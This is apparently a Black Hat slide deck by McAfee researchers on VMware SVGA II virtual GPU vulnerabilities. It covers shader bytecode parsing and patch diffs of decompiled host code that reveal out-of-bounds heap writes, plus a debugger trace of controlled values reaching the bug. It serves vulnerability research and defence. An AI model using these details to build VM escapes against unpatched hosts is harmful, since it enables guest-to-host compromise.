
ATTACK SURFACE: GRAPHICS COMPONENTS (SVGA – II)

VMware SVGA II

- VMware SVGA II is virtual graphics card.
- It's completely virtual PCI device; no real hardware device exists.
- Supports basic 2D frame buffer & 3D Acceleration .
- Provides few memory ranges that the guest OS can use to communicate with the emulated device (SVGA II Virtual GPU).




Without vmtools installed




With vmtools installed

VMware SVGA II Device Architecture

- We are mainly interested in following:
  - **Frame Buffer:** Used only to draw two-dimensional content on screen.
  - **First in first out (FIFO) memory queue:** Using this FIFO memory queue, the guest directs GPU to process 2D/3D commands.
- These memory ranges mapped in **vmware_vmx.exe** in host.
- Diagram source: https://github.com/prepare/vmware-svga/blob/master/doc/gpu-wiov.pdf





SVGA FIFO Commands

SVGA 2D Commands


```
#define  SVGA_CMD_UPDATE              1
      /* FIFO layout:
         X, Y, Width, Height */
#define  SVGA_CMD_RECT_FILL           2
      /* FIFO layout:
         Color, X, Y, Width, Height */
#define  SVGA_CMD_RECT_COPY           3
      /* FIFO layout:
         Source X, Source Y, Dest X, Dest Y, Width, Height */
#define  SVGA_CMD_DEFINE_BITMAP           4
      /* FIFO layout:
         Pixmap ID, Width, Height, <scanlines> */
#define  SVGA_CMD_DEFINE_BITMAP_SCANLINE    5
      /* FIFO layout:
         Pixmap ID, Width, Height, Line #, scanline */
#define  SVGA_CMD_DEFINE_PIXMAP           6
      /* FIFO layout:
         Pixmap ID, Width, Height, Depth, <scanlines> */
#define  SVGA_CMD_DEFINE_PIXMAP_SCANLINE    7
      /* FIFO layout:
         Pixmap ID, Width, Height, Depth, Line #, scanline */
```

SVGA 3D Commands (svga3d_reg.h)

```
#define SVGA_3D_CMD_LEGACY_BASE          1000
#define SVGA_3D_CMD_BASE                 1040

#define SVGA_3D_CMD_SURFACE_DEFINE       SVGA_3D_CMD_BASE + 0
#define SVGA_3D_CMD_SURFACE_DESTROY      SVGA_3D_CMD_BASE + 1
#define SVGA_3D_CMD_SURFACE_COPY         SVGA_3D_CMD_BASE + 2
#define SVGA_3D_CMD_SURFACE_STRETCHBLT   SVGA_3D_CMD_BASE + 3
#define SVGA_3D_CMD_SURFACE_DMA          SVGA_3D_CMD_BASE + 4
#define SVGA_3D_CMD_CONTEXT_DEFINE       SVGA_3D_CMD_BASE + 5
#define SVGA_3D_CMD_CONTEXT_DESTROY      SVGA_3D_CMD_BASE + 6
#define SVGA_3D_CMD_SETTRANSFORM         SVGA_3D_CMD_BASE + 7
#define SVGA_3D_CMD_SETZRANGE            SVGA_3D_CMD_BASE + 8
#define SVGA_3D_CMD_SETRENDERSTATE       SVGA_3D_CMD_BASE + 9
#define SVGA_3D_CMD_SETRENDERTARGET      SVGA_3D_CMD_BASE + 10
#define SVGA_3D_CMD_SETTEXTURESTATE      SVGA_3D_CMD_BASE + 11
#define SVGA_3D_CMD_SETMATERIAL          SVGA_3D_CMD_BASE + 12
#define SVGA_3D_CMD_SETLIGHTDATA         SVGA_3D_CMD_BASE + 13
```

History of Security Bugs in FIFO Commands: Cloudburst by Kostya Kortchinsky

- Bug was present in SVGA_CMD_RECT_COPY.
- This command copies a rectangle (source) to a given destination inside frame buffer.
- Guest frame buffer is mapped in host process vmware_vmx.exe.
- First from guest we resolve address of frame buffer.
- When **source rectangle** address is **out of the frame buffer** of guest, we can read arbitrary memory from vmware_vmx.exe in frame buffer.
- When **destination rectangle is out of the frame buffer,** we can achieve arbitrary overwrite in vmware_vmx.exe.



What Has Changed Now?

- 2D and 3D commands were well audited in the past. (We are not saying there are no bugs.☺)
- Our recent VMware security patch analysis reveals attackers/vulnerability researchers shifted their focus to more complex graphics components, for example **graphics shaders**.
- Shaders under VMware are a huge attack surface because of their complexity.

What Are Shaders?


Shaders

- A shader is a special type of computer program that is used for graphics special effects.
- Usually written in HLSL (Microsoft for the Direct3D) or GLSL (OpenGL standard) shading language.
- Shaders written in HLSL can be compiled using Shader compiler **D3DCompiler_47!D3DCompileFromFile**

Input:

```
struct VertexInput
{
    float2 Pos : POSITION;
    float4 Color : COLOR0;
};
struct VertexOutput
{
    float4 Pos : SV_Position;
    float4 Color : COLOR0;
};
void VSMain( VertexInput In, out VertexOutput Out )
{
    Out.Pos = float4(In.Pos, 0, 1);
    Out.Color = In.Color;
}
void PSMain( VertexOutput In, out float4 Out : SV_Target )
{
    Out = In.Color;
};
```

Output:



Life of a Shader

```
struct VertexInput
{
    float2 Pos : POSITION;
    float4 Color : COLOR0;
};
struct VertexOutput
{
    float4 Pos : SV_Position;
    float4 Color : COLOR0;
};
void VSMain( VertexInput In, out VertexOutput Out )
{
    Out.Pos = float4(In.Pos, 0, 1);
    Out.Color = In.Color;
}
```

Shader Compiler


Shader Bytecode

Intermediate shader assembly language

```
vs_4_1
dcl_globalFlags refactoringAllowed
dcl_input v0.xy
dcl_input v1.xyzw
dcl_output_siv o0.xyzw, position
dcl_output o1.xyzw
mov o0.xy, v0.xyxx
mov o0.zw, l(0,0,0,1.000000)
mov o1.xyzw, v1.xyzw
ret
// Approximately 4 instruction slots used
```

Render

Shader inside VMware Workstation



Passing Shader bytecode from guest to host via ‘SVGA3D’ Protocol

```
{
    SVGA3dCmdDefineShader *cmd;
    cmd = SVGA3D_FIFOReserve(SVGA_3D_CMD_SHADER_DEFINE,
                             sizeof *cmd + bytecodeLen);
    cmd->cid = cid;
    cmd->shid = shid;
    cmd->type = type;
    memcpy(&cmd[1], bytecode, bytecodeLen);
    SVGA_FIFOCommitAll();
}
```

```
typedef struct {
    uint32                 cid;
    uint32                 shid;
    SVGA3dShaderType       type;
    /* Followed by variable number
    of DWORDs for shader bycode */
} PACKED
SVGA3dCmdDefineShader;
```

```
typedef struct {
    uint32 id;
    uint32 size;
} PACKED
SVGA3dCmdHeader;
```

```
void * SVGA3D_FIFOReserve(uint32 cmd,uint32 cmdSize)
{
    SVGA3dCmdHeader *header;
    header = SVGA_FIFOReserve(sizeof *header + cmdSize);
    header->id = cmd;
    header->size = cmdSize;
    return &header[1];
}
```

Shader Bytecode handling in Host

- Compiled shader byte-code received at the host OS (vmware-vmx).
- Guest Shader byte code is **parsed** and translated into host Shader byte code.
- Remember when there is parser, there is bugs. ☺
- A list of SM4 instructions: https://msdn.microsoft.com/en-us/library/windows/desktop/bb943976(v=vs.85).aspx

```
      goto LABEL_65;
    case 0x62:                                        // dcl_input_ps
    case 0x64:                                        // dcl_input_ps_siv
      v22 = 1;
      *(_DWORD *)(v28 + 0x10) = (v30 >> 11) & 0xF;
      goto LABEL_65;
    case 0x5E:                                        // dcl_maxout
      v40 = *(_DWORD *)v18;
      v18 += 4;
      *(_DWORD *)(v28 + 0x10) = v40;
      goto LABEL_65;
    case 0x58:                                        // dcl_resource
      v22 = 1;
      *(_DWORD *)(v28 + 0x10) = (unsigned __int16)v30 >> 11;
      goto LABEL_65;
    case 0x5A:                                        // dcl_sampler
      v22 = 1;
      *(_DWORD *)(v28 + 0x10) = (v30 >> 11) & 0xF;
      goto LABEL_65;
    case 0x68:                                        // dcl_temps
      v41 = *(_DWORD *)v18;
      v18 += 4;
      *(_DWORD *)(v28 + 0x10) = v41;
      goto LABEL_65;
    case 3:
    case 4:
```

Parse Shader Model 4 in Host

Vulnerabilities in Virtual GPU

- Several advisories for SVGA components have been published in recent months.
- Makes it obvious SVGA attack surface is pretty hot among vulnerability researchers. ☺

VMware Advisory	Patched Version	Unpatched Version
VMSA-2016-0019	12.5.2	12.5.3
VMSA-2017-0006	12.5.4	12.5.5
VMSA-2017-0015.2	12.5.6	12.5.7

SVGA Patch 1(Workstation 12.5.4 -> 12.5.5):

```
__int64 __fastcall sub_14024B2D0(__int64 a1, unsigned int a2, int a3, char a4)
{
  __int64 result; // rax@1

  result = a2;
  *(_DWORD *)(a1 + 8 * result + 0x1EC60) = a3;
  *(_BYTE *)(a1 + 8 * result + 0x1EC64) = a4;
  *(_BYTE *)(a1 + 8 * result + 0x1EC65) = 1;
  return result;
}
```

```
__int64 __fastcall sub_14024B400(__int64 a1, unsigned int a2, int a3, char a4)
{
  __int64 result; // rax@3

  if ( a2 >= 0x1000 )
    sub_140008550("VERIFY %s:%d\n", "bora\\mks\\lib\\stateFFP\\vmgiEmit.c", 865i64);
  result = a2;
  *(_DWORD *)(a1 + 8 * result + 0x1EC60) = a3;
  *(_BYTE *)(a1 + 8 * result + 0x1EC64) = a4;
  *(_BYTE *)(a1 + 8 * result + 0x1EC65) = 1;
  return result;
}
```

0x69 is opcode for **dcl_indexableTemp Instruction**

```
case 0x5D:
  v14 = *(_DWORD *)(v12 + 16);
  if ( (unsigned int)v14 >= 8 )
    sub_14024C9B0(v6, 0i64);
  else
    sub_14024C9B0(v6, (unsigned int)dwor
  goto LABEL_152;
case 0x5C:
  v15 = *(_DWORD *)(v12 + 16);
  if ( (unsigned int)v15 >= 0xE )
    sub_14024C9C0(v6, 0i64);
  else
    sub_14024C9C0(v6, (unsigned int)dwor
  goto LABEL_152;
case 0x5B:
  if ( *(_DWORD *)(v12 + 68) == 1 )
  {
    v16 = *(_DWORD *)(v12 + 64);
    if ( (unsigned int)v16 >= 0xE )
      v17 = 0;
    else
      v17 = dword_1408291E8[v16];
    sub_14024C9F0(v6, v17, *(_DWORD *)(v
  }
  else
  {
    v18 = *(_DWORD *)(v12 + 64);
    if ( (unsigned int)v18 >= 0xE )
      v19 = 0;
    else
      v19 = dword_1408291E8[v18];
    sub_14024CA30(v6, v19, *(_DWORD *)(v
  }
  goto LABEL_152;
case 0x69:
  sub_14024B2D0(v6, *(_DWORD *)(v12 + 16
  goto LABEL_152;
```

Heap OOB Write

```
sub_14024B2D0 proc near
mov     eax, edx
mov     [rcx+rax*8+1EC60h], r8d
mov     [rcx+rax*8+1EC64h], r9b
mov     byte ptr [rcx+rax*8+1EC65h], 1
retn
sub_14024B2D0 endp
```


```
0:010> !address rcx


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Heap
Base Address:           00000000`0b6b8000
End Address:            00000000`0b6ec000
Region Size:            00000000`00034000  (
State:                  00001000          MEI
Protect:                00000004          PA
Type:                   00020000          MEI
Allocation Base:        00000000`0af70000
Allocation Protect:     00000004          PA
More info:              heap owning the addre
More info:              heap segment
More info:              heap entry containin
```

```
Breakpoint 0 hit
vmware_vmx!sub_14024B2D0:
00007ff6`46a0b2d0 8bc2            mov     eax,edx
0:010> r
rax=0000000000000010 rbx=000000000b6b8500 rcx=000000000b6bce40
rdx=0000000041414141 rsi=0000000000000001 rdi=0000000000000001
rip=00007ff646a0b2d0 rsp=000000006d6d458 rbp=000000006d6ecf0
 r8=0000000042424242  r9=0000000000000001 r10=000000006d6d3d4
r11=000000006d6d530 r12=000000000b6bce40 r13=0000000000001000
r14=00007ff6467c0000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
vmware_vmx!sub_14024B2D0:
00007ff6`46a0b2d0 8bc2            mov     eax,edx
```

Demo: SVGA Memory Corruption

SM4 'dcl_constantbuffer' Instruction Parsing (0x59) Bug

```
__int64 __fastcall sub_14024B2B0(__int64 a1, unsigned int a2, int a3)
{
  __int64 result; // rax@1

  result = a2;
  *(_DWORD *)(a1 + 8 * result + 0x1EBE0) = a3;
  *(_BYTE *)(a1 + 8 * result + 0x1EBE4) = 1;
  return result;
}
```

OOB Write

```
__int64 __fastcall sub_14024B3C0(__int64 a1, unsigned int a2, int a3)
{
  __int64 result; // rax@3

  if ( a2 >= 0x10 )
    sub_140008550("VERIFY %s:%d\n", "bora\\mks\\lib\\stateFFP\\vmgiEmit.c", 838i64);
  result = a2;
  *(_DWORD *)(a1 + 8 * result + 0x1EBE0) = a3;
  *(_BYTE *)(a1 + 8 * result + 0x1EBE4) = 1;
  return result;
}
```

Fixed In 12.5.5

Other SVGA Issues fixed in 12.5.5

```
void *__fastcall sub_14024B8B0(__int64 a1, const void *a2, unsigned int a3)
{
  unsigned int v3; // edi@1
  __int64 v4; // rbx@1
  void *result; // rax@1

  v3 = a3;
  v4 = a1;
  result = memcpy((void *)(a1 + 0x19EF4), a2, 4i64 * a3);
  *(_DWORD *)(v4 + 0x1DEF4) = v3;
  return result;
}
```

SM4
dcl_immediateConstantBuffer

```
void *__fastcall sub_14024BA10(__int64 a1, const void *a2, unsigned int a3)
{
  unsigned int v3; // ebx@1
  __int64 v4; // rdi@1
  void *result; // rax@3

  v3 = a3;
  v4 = a1;
  if ( a3 > 0x1000 )
    sub_140008550("VERIFY %s:%d\n", "bora\\mks\\lib\\stateFFP\\vmgiEmit.c", 1119i64);
  result = memcpy((void *)(a1 + 0x19EF4), a2, 4i64 * a3);
  *(_DWORD *)(v4 + 0x1DEF4) = v3;
  return result;
}
```

Security Patch

Possible Security Issue fixed in SM1 'op_call' instruction parser in version 12.5.3?

```
char __fastcall sub_1402DF1D0(__int64 a1, __int64 a2)
{
  __int64 v2; // rdi@1
  __int64 v3; // rbx@1
  __int64 v5; // rax@4
  __int64 v6; // rcx@5

  v2 = a2;
  v3 = a1;
  if ( (*(_DWORD *)(a2 + 0xC) & 0x1800 | (*(_DWORD *)(a2 + 0xC) >> 0x14) & 0x700) != 4608 )
  {
    sub_1403D55A0("Shim3D: Invalid register type for function call: %u.\n");
    return 0;
  }
  LODWORD(v5) = sub_1401FB930(65545i64, 1i64, 16i64);
  if ( !v5 )
    return 0;
  *(_DWORD *)v5 = *(_DWORD *)(v2 + 12) & 0x7FF;
  *(_QWORD *)(v5 + 8) = *(_QWORD *)(v3 + 8);
  v6 = *(_QWORD *)v3;
  *(_QWORD *)(v3 + 8) = v5;
  sub_1402E7630(v6, v5 + 4);
  return 1;
}
```

SM1 Parser

```
      break;
    goto LABEL_84;
  case 0x17u:                          // SM1_OP_M3x3
    if ( (unsigned __int8)sub_1402DEE90(&Dst, &v25, 3i64) )
      break;
    goto LABEL_84;
  case 0x18u:                          // SM1_OP_M3x2
    if ( (unsigned __int8)sub_1402DEE90(&Dst, &v25, 3i64) )// OP_M3x2 Handler
      break;
    goto LABEL_84;
  case 0x19u:                          // SM1_OP_CALL
    if ( sub_1402DF1D0((__int64)&Dst, (__int64)&v25) )// OP_CAL Handler
      break;
    goto LABEL_84;
  case 0x1Au:                          // SM1_OP_CALLNZ
    if ( (unsigned __int8)sub_1402E12B0(&Dst, &v25) )// OP_CALLNZ Handler
      break;
    goto LABEL_84;
  case 0x1Bu:                          // SM1_OP_LOOP
    if ( !(unsigned __int8)sub_1402E1300(&v77, 27i64) || !(unsigned __int8)sub
      goto LABEL_84;
    v60 = *(_QWORD *)&v39;
```

What Could be Next?

- More Bug(s) in SVGA II graphics implementation.
- Unity feature in Workstation and Fusion are quite complex & can have bugs helping G2H escape.
- Virtual Machine Communication Interface (VMCI).
- Every virtual (emulated) device.

Black Hat Sound Bytes

- VM escapes are real! We cannot feel safe while executing untrusted code inside virtualization software.
- As with other software (for example, Internet Explorer), when virtualization software was developed, VM escapes were not seen as a problem. This is the perfect time to make security improvements in core virtualization tools—keeping in mind the attack surface, overall virtualization security, and escapes.
- In terms of the exploitation mitigation/prevention, VMware is relatively weak, for example it's still lack of CFG protection, but we believe VMware will improve in this aspect very soon.
- Start focusing on Virtual Machine attack surface minimization by detaching unused/unimportant virtualization components from virtual machines.

Other Works and Recommended Reads

- VMware SVGA II documentation
- "Wandering through the Shady Corners of VMware Workstation/Fusion," by comsecuris
- "50 Shades of Fuzzing," by Peter Hlavaty and Marco Grassi
- "Cloudburst: Hacking 3D (and Breaking Out of VMware)," by Kostya Kortchinsky
- "VMware Escapology: How to Houdini the Hypervisor," by ZDI
- MS-EMF documentation
- "Escaping VMware Workstation through COM1," by Kostya Kortchinsky
- "An Analysis of the EMF Attack Surface & Recent Vulnerabilities," by Mateusz "j00ru" Jurczyk
- Analyzing a Patch of a Virtual Machine Escape on VMware – McAfee Labs
- Vmware security advisories : https://www.vmware.com/in/security/advisories.html

Questions?

- Thanks for your valuable time and attention.
- We would like to thank **Bing Sun** and the entire IDT Research team.
- Send questions to:
  - Debasish Mandal (Debasish_Mandal@McAfee.com)
  - Yakun Zhang (Yakun_Zhang@McAfee.com)